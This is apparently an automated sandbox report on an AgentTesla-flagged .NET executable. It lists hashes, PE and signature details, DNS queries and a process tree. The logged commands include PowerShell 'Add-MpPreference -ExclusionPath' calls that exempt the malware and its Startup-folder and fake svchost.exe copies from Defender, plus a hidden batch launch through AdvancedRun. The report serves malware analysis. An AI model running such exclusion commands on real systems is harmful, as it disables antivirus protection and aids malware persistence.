Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151716..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe -Force..Process ID: 6908..PSVersion: 5.1.17134 .1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151716..********** ****..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe -Force..********** ..Command start ti

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.aOT8BmAP.20210915151726.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3599
Entropy (8bit):	5.29602440556636
Encrypted:	false
SSDEEP:	96:BZRTL0NUJqDo1Z+G9ZqRTL0NUJqDo1Zcqr30c30c304Zn:Qrrd
MD5:	52B57B68AE21AF6FB7BFC15F83446929
SHA1:	14796DBCDD44DB8408B9A5B912263D53F820C352
SHA-256:	598ECC7486B6241C2B26FF9B8F2088D82859D2F4AB4F55303719E32AF215B76F
SHA-512:	FA3E445E2F672B0B5682AAF65D3F24B986BC3FA81A180CC382E8B47ACD6F85ADE30D0ABC7CBE3118740453564C556C50D96BD834B5390EFB9F701FE4EF0772 6 7
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151730..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..Process ID: 6352..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompa tibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151730..**********..PS>Add-MpPreference -Excl usionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..**********..Command start time: 20210915152021..********** .. PS>TerminatingError(Add-Mp

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.bK_Biskq.20210915151717.txt

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.bK_Biskq.20210915151717.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5815
Entropy (8bit):	5.369699827106166
Encrypted:	false
SSDEEP:	96:BZETL0N0qDo1ZvZ5TL0N0qDo1ZqVAiIjZhRTL0N0qDo1ZzJ44fZg:bYs
MD5:	FE6211423B27B38719F55F5AD5CDBBFA
SHA1:	6096D815BBB99EDF342BF228FA011A2073744709
SHA-256:	5BF409E6D9E288030F65ACAC2C4F5EC115FFBF2549CDE96A2D84B942ACBD962B
SHA-512:	B283F44C2520B1BA6E6FE360EDA1DBEA0889E138A134C013520C37978A06EDDC51F95DEF262BD6F30A9A0A9C0CCA31580CDA2872421C45CF50056828A07E47I 1
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151719..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\wid3i48Egy.exe -Force..Process ID: 7028..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1 .0.1..**********..**********..Command start time: 20210915151719..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop \wid3i48Egy.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915152050..Username: computer\user..RunAs User: DESKTOP

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.bvqbbs+7.20210915151827.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3599
Entropy (8bit):	5.298890165131551
Encrypted:	false
SSDEEP:	96:BZpTL0NUWqDo1Z2E9ZATL0NUWqDo1Znqr30c30c30sZH:Vrr9
MD5:	2ABEC6280A869B6D7027D99DD05C3CDC
SHA1:	9ED984E3010A7C48FD260FA9D2DEAEFEA54CB379
SHA-256:	9CD8B984598091C0954442E1E9613DFC1272AAB7034BA7278FFE7B98C17B4B57
SHA-512:	D2B9CCBC327B139D255CA4F5A3DF78ECC0ACCE08D8AC13FC1AFE9A49AD2B17F8797E938EFAA9C250034A22932A965022B94C6546B265614509502BA3ED04EF B3
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151833..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..Process ID: 6364..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompa tibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151833..**********..PS>Add-MpPreference -Excl usionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..**********..Command start time: 20210915152052..**********.. PS>TerminatingError(Add-Mp

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.gybClsaQ.20210915151827.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	96:BZpTL0NUWqDo1Z2U9ZiTL0NUWqDo1ZXqr30c30c30kZD:XrrF
MD5:	83EF9078C806BF74AD49D4926A25A0B8
SHA1:	77F33FB7839CD25D31B779C5839CF2C15C82C02E
SHA-256:	CA27337BA4F20A3FF5E637A0A88354197A4169A42D577B694C76ADA0F319CF28
SHA-512:	61EB26A64C620C74643489DC523CEDCA8B868B856A926743781CA7B856F3968932E9A722BD682623840E7528834564C81B388F6CCA6A668070DA7135CDAB46FE
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151833..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..Process ID: 6852..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompa tibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151833..**********..PS>Add-MpPreference -Excl usionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..**********..Command start time: 20210915152045..**********.. PS>TerminatingError(Add-Mp

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.jdGnvb22.20210915151708.txt	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.jdGnvb22.20210915151708.txt

File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	5815
Entropy (8bit):	5.370213613096129
Encrypted:	false
SSDEEP:	96:BZtTL0NrqDo1ZN0ZETL0NrqDo1ZGAiljZX2TL0NrqDo1ZEJ44vZY:yUB
MD5:	290FACE503377533CE15557202C48F44
SHA1:	F82CDE9D108E50654E947D82B62494CB6EF26C93
SHA-256:	983CF01B963552EBC8047C049B50A5B82465AA3ED9A79470BEA64869FF595D1C
SHA-512:	921EC060CAF049603F78682C2635B81D597F5238550C6EAEEF300AE12F002BB828F504D412920B40D19924DB3B5B68F12EBF81A2B49E9EC401165A9C33372E3E
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151709..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\Desktop\wid3i48Egy.exe -Force..Process ID: 6640..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151709..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\Desktop\wid3i48Egy.exe -Force..**********..Windows PowerShell transcript start..Start time: 20210915151913..Username: computer\user..RunAs User: DESKTOP

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.mSp+8W+3.20210915151807.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3814
Entropy (8bit):	5.31516388777825
Encrypted:	false
SSDEEP:	96:BZRTL0NbHqDo1ZZ13ZITL0NbHqDo1ZxqNn0cn0cn0VZ2:pLLB
MD5:	61C8412BB07B4525C9F5E00F8C9C4726
SHA1:	985D502575AC89B14A8841F51EE164B540CC133E
SHA-256:	A2ADB0832FA3791D435583DF2F6D117002705C9A6E905B5C8834C013E9902876
SHA-512:	E37F6C6B6CDE4E3883530115E36C8B9BDE94ACBBB35884E7A6325AF78D851DABE46414909DC07BBE91349D0BA2C6C5C6D8389723C0EBD5291A40E4D320658CE
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151811..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe -Force..Process ID: 3144..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151811..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe -Force..**********..Command start ti

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.uUEiQkYN.20210915151722.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3599
Entropy (8bit):	5.292755267233052
Encrypted:	false
SSDEEP:	96:BZATL0NU8qDo1ZrZ9ZpTL0NU8qDo1Z+qr30c30c306Zl:srrh
MD5:	F4ECFF6EE8DC1281FEC036E13B1CF7F2
SHA1:	B4FAE6740D6A2190E2212B2B8107041FED5DDD77
SHA-256:	5E7518499EED486C795FA1DACF5F7181DA8975E5B211F743673FCB4BF8746A32
SHA-512:	B1B2BEE93857E76CDB369043F19D4CEA8C1755FEE92091B91EAD320415B993EB714B5677FA84B9F06F3E98A81B17C1830DA91EAADCC51FACB45E22A8B48AC1B2
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151724..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..Process ID: 3512..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151724..**********..PS>Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..**********..Command start time: 20210915152002..**********..PS>TerminatingError(Add-Mp

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.xlPXpHXG.20210915151819.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.xlPXpHXG.20210915151819.txt

File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3599
Entropy (8bit):	5.302478050702278
Encrypted:	false
SSDEEP:	96:BZ5TL0NUdqDo1ZCQ9ZbTL0NUdqDo1Zbqr30c30c30BZi:qrr5
MD5:	CC374CEB9BA8548AF21378F3C13D264E
SHA1:	DD6F3AFA9472957B39A1BBAD51069406C9B51213
SHA-256:	63057B126054D5EA7442E7D5976794B6E34483458F58B358C616B4DD5955317D
SHA-512:	94975F24E55D9339D4C55F301DA52C774D9D9C2AA69DF316FEDE5AA940AF5C1E2B1A32EA76D71CBB974B790FF324D7F95A9502459114FF4C540367BE386EF88
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151824..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..Process ID: 6972..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151824..**********..PS>Add-MpPreference -ExclusionPath C:\Program Files\Common Files\System\7957F23F\svchost.exe -Force..**********..Command start time: 20210915151934..**********..PS>TerminatingError(Add-Mp

C:\Users\user\Documents\20210915\PowerShell_transcript.134349.yXZS23qA.20210915151716.txt

Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3814
Entropy (8bit):	5.313487018339317
Encrypted:	false
SSDEEP:	96:BZyTL0NbaqDo1ZG63ZPTL0NbaqDo1ZtqNn0cn0cn0vZq:hLLL
MD5:	036FF8482DCA76276E9EB1F093B902EF
SHA1:	6C2E7A725BD37D0D1B6C3C86FE1AF6C20BA743DC
SHA-256:	640D6E267BAD8D92F8A80CA53D157E041C7C9D607A6BFF5840C1F0B0A8989E55
SHA-512:	97B1B14731C56C419295B839BD0C60943F059E272966E2C4516A26D6FBB9DDF77F26EA9700713FED1854EB190259C88E8723B4A468355488AFAEBCD4B4CA94D8
Malicious:	false
Reputation:	unknown
Preview:	.**********..Windows PowerShell transcript start..Start time: 20210915151717..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 134349 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe -Force..Process ID: 5244..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Command start time: 20210915151717..**********..PS>Add-MpPreference -ExclusionPath C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\7B71FC14.exe -Force..**********..Command start ti

C:\Windows\ServiceProfiles\LocalService\AppData\Local\FontCache\Fonts\Download-1.tmp

Process:	C:\Windows\System32\svchost.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	55
Entropy (8bit):	4.306461250274409
Encrypted:	false
SSDEEP:	3:YDQRWu83XfAw2fHbY:YMRl83Xt2f7Y
MD5:	DCA83F08D448911A14C22EBCACC5AD57
SHA1:	91270525521B7FE0D986DB19747F47D34B6318AD
SHA-256:	2B4B2D4A06044AD0BD2AE3287CFCBECD90B959FEB2F503AC258D7C0A235D6FE9
SHA-512:	96F3A02DC4AE302A30A376FC7082002065C7A35ECB74573DE66254EFD701E8FD9E9D867A2C8ABEB4C482738291B715D4965A0D2412663FDF1EE6CBC0BA9FBA A
Malicious:	false
Reputation:	unknown
Preview:	{"fontSetUri":"fontset-2017-04.json","baseUri":"fonts"}

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	6.343118141729834
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.98% • Win32 Executable (generic) a (10002005/4) 49.93% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01%
File name:	wid3i48Egy.exe
File size:	760248
MD5:	13deb1f9e3779ecdc3025f0252e22176
SHA1:	fd7d53357ad66545b97a9333ad48186fb8ab41c8
SHA256:	7a9a395febca4d19f4aae40a2ea18dc819bf7475175cdc2b15e68cb2b5beaff8
SHA512:	c08652216e3e7734caebe23c6835f000044df5616ce1abed2ac4b13ccf303c5626ae74e45e17b3c2537f7026e1702ebd8447b504acd97688d28809afb9be81db
SSDEEP:	12288:fvPRL8Vyke763nEh7vqBdA0PCTem/8++s3fT5+9xBB9acP:F8Vyk2acyB/PCTz+s3r54xDP
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...q..^.....0..y.....|.... .....@.. .....`.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4b997c
Entrypoint Section:	.text
Digitally signed:	true
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT, HIGH_ENTROPY_VA
Time Stamp:	0x5E8F8971 [Thu Apr 9 20:45:37 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Authenticode Signature

Signature Valid:	**false**
Signature Issuer:	CN=Sectigo Public Code Signing CA R36, O=Sectigo Limited, C=GB
Signature Validation Error:	**A required certificate is not within its validity period when verifying against the current system clock or the timestamp in the signed file**
Error Number:	-2146762495
Not Before, Not After	• 7/7/2021 5:00:00 PM 7/8/2022 4:59:59 PM
Subject Chain	• CN=Afia Wave Enterprises Oy, O=Afia Wave Enterprises Oy, L=Helsinki, S=Uusimaa, C=FI
Version:	3
Thumbprint MD5:	4D53204310277C51FA444D3365AA03EB
Thumbprint SHA-1:	9B6F3B3CD33AE938FBC5C95B8C9239BAC9F9F7BF
Thumbprint SHA-256:	999BBF99F3B3C1A894340918D8F2C6A358E7EC6299BAB5D8FD6B9E7570ABF929

Serial:	69AD1E8B5941C93D5017B7C3FDB8E7B6

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xb7982	0xb7a00	False	0.637467292801	data	6.33635755225	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xba000	0x57c	0x600	False	0.358723958333	data	3.65589310994	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xbc000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
09/15/21-15:19:01.432332	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.1	192.168.2.6
09/15/21-15:20:27.203327	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.6	192.168.2.1

Network Port Distribution

UDP Packets

ICMP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 15, 2021 15:20:05.305187941 CEST	192.168.2.6	8.8.8.8	0xac52	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)
Sep 15, 2021 15:20:06.292577982 CEST	192.168.2.6	8.8.8.8	0xac52	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)
Sep 15, 2021 15:20:07.291877985 CEST	192.168.2.6	8.8.8.8	0xac52	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)
Sep 15, 2021 15:20:09.307687044 CEST	192.168.2.6	8.8.8.8	0xac52	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)
Sep 15, 2021 15:20:13.308166981 CEST	192.168.2.6	8.8.8.8	0xac52	Standard query (0)	canonicalizer.ucsuri.tcs	A (IP address)	IN (0x0001)

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: wid3i48Egy.exe PID: 4808 Parent PID: 5292

General

Start time:	15:16:55
Start date:	15/09/2021
Path:	C:\Users\user\Desktop\wid3i48Egy.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\wid3i48Egy.exe'
Imagebase:	0x990000
File size:	760248 bytes
MD5 hash:	13DEB1F9E3779ECDC3025F0252E22176
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.484145401.0000000004726000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.484145401.0000000004726000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000001.00000002.485161899.000000000479E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_2, Description: Yara detected AgentTesla, Source: 00000001.00000002.485161899.000000000479E000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.472144141.0000000004008000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000001.00000002.472144141.0000000004008000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.493279375.0000000005730000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000001.00000002.493279375.0000000005730000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.481882560.000000000461C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000001.00000002.481882560.000000000461C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000001.00000002.478555038.00000000044F4000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_UACBypassusingCMSTP, Description: Yara detected UAC Bypass using CMSTP, Source: 00000001.00000002.478555038.00000000044F4000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: svchost.exe PID: 6136 Parent PID: 560

General

Start time:	15:17:00
Start date:	15/09/2021
Path:	C:\Windows\System32\svchost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\svchost.exe -k netsvcs -p
Imagebase:	0x7ff6b7590000
File size:	51288 bytes
MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Analysis Process: AdvancedRun.exe PID: 6616 Parent PID: 4808

General

Start time:	15:17:01
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\bb4197c2-3ca2-421e-81c6-d61dd7f23509\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\bb4197c2-3ca2-421e-81c6-d61dd7f23509\AdvancedRun.exe' /EXEFilename 'C:\Users\user\AppData\Local\Temp\bb4197c2-3ca2-421e-81c6-d61dd7f23509\test.bat' /WindowState "0" /PriorityClass "32" /CommandLine '' /StartDirectory '' /RunAs 8 /Run
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Antivirus matches:	• Detection: 0%, Virustotal, Browse • Detection: 3%, Metadefender, Browse • Detection: 0%, ReversingLabs
Reputation:	moderate

File Activities — Show Windows behavior

Analysis Process: AdvancedRun.exe PID: 3216 Parent PID: 6616

General

Start time:	15:17:03
Start date:	15/09/2021
Path:	C:\Users\user\AppData\Local\Temp\bb4197c2-3ca2-421e-81c6-d61dd7f23509\AdvancedRun.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Local\Temp\bb4197c2-3ca2-421e-81c6-d61dd7f23509\AdvancedRun.exe' /SpecialRun 4101d8 6616
Imagebase:	0x400000
File size:	91000 bytes
MD5 hash:	17FC12902F4769AF3A9271EB4E2DACCE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 6640 Parent PID: 4808

General

Start time:	15:17:07
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\wid3i48Egy.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: conhost.exe PID: 6628 Parent PID: 6640

General

Start time:	15:17:08
Start date:	15/09/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Reputation:	high

Analysis Process: powershell.exe PID: 6356 Parent PID: 4808

General

Start time:	15:17:08
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe' Add-MpPreference -ExclusionPath 'C:\Users\user\Desktop\wid3i48Egy.exe' -Force
Imagebase:	0xd30000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: powershell.exe PID: 6908 Parent PID: 4808

General

Start time:	15:17:08
Start date:	15/09/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
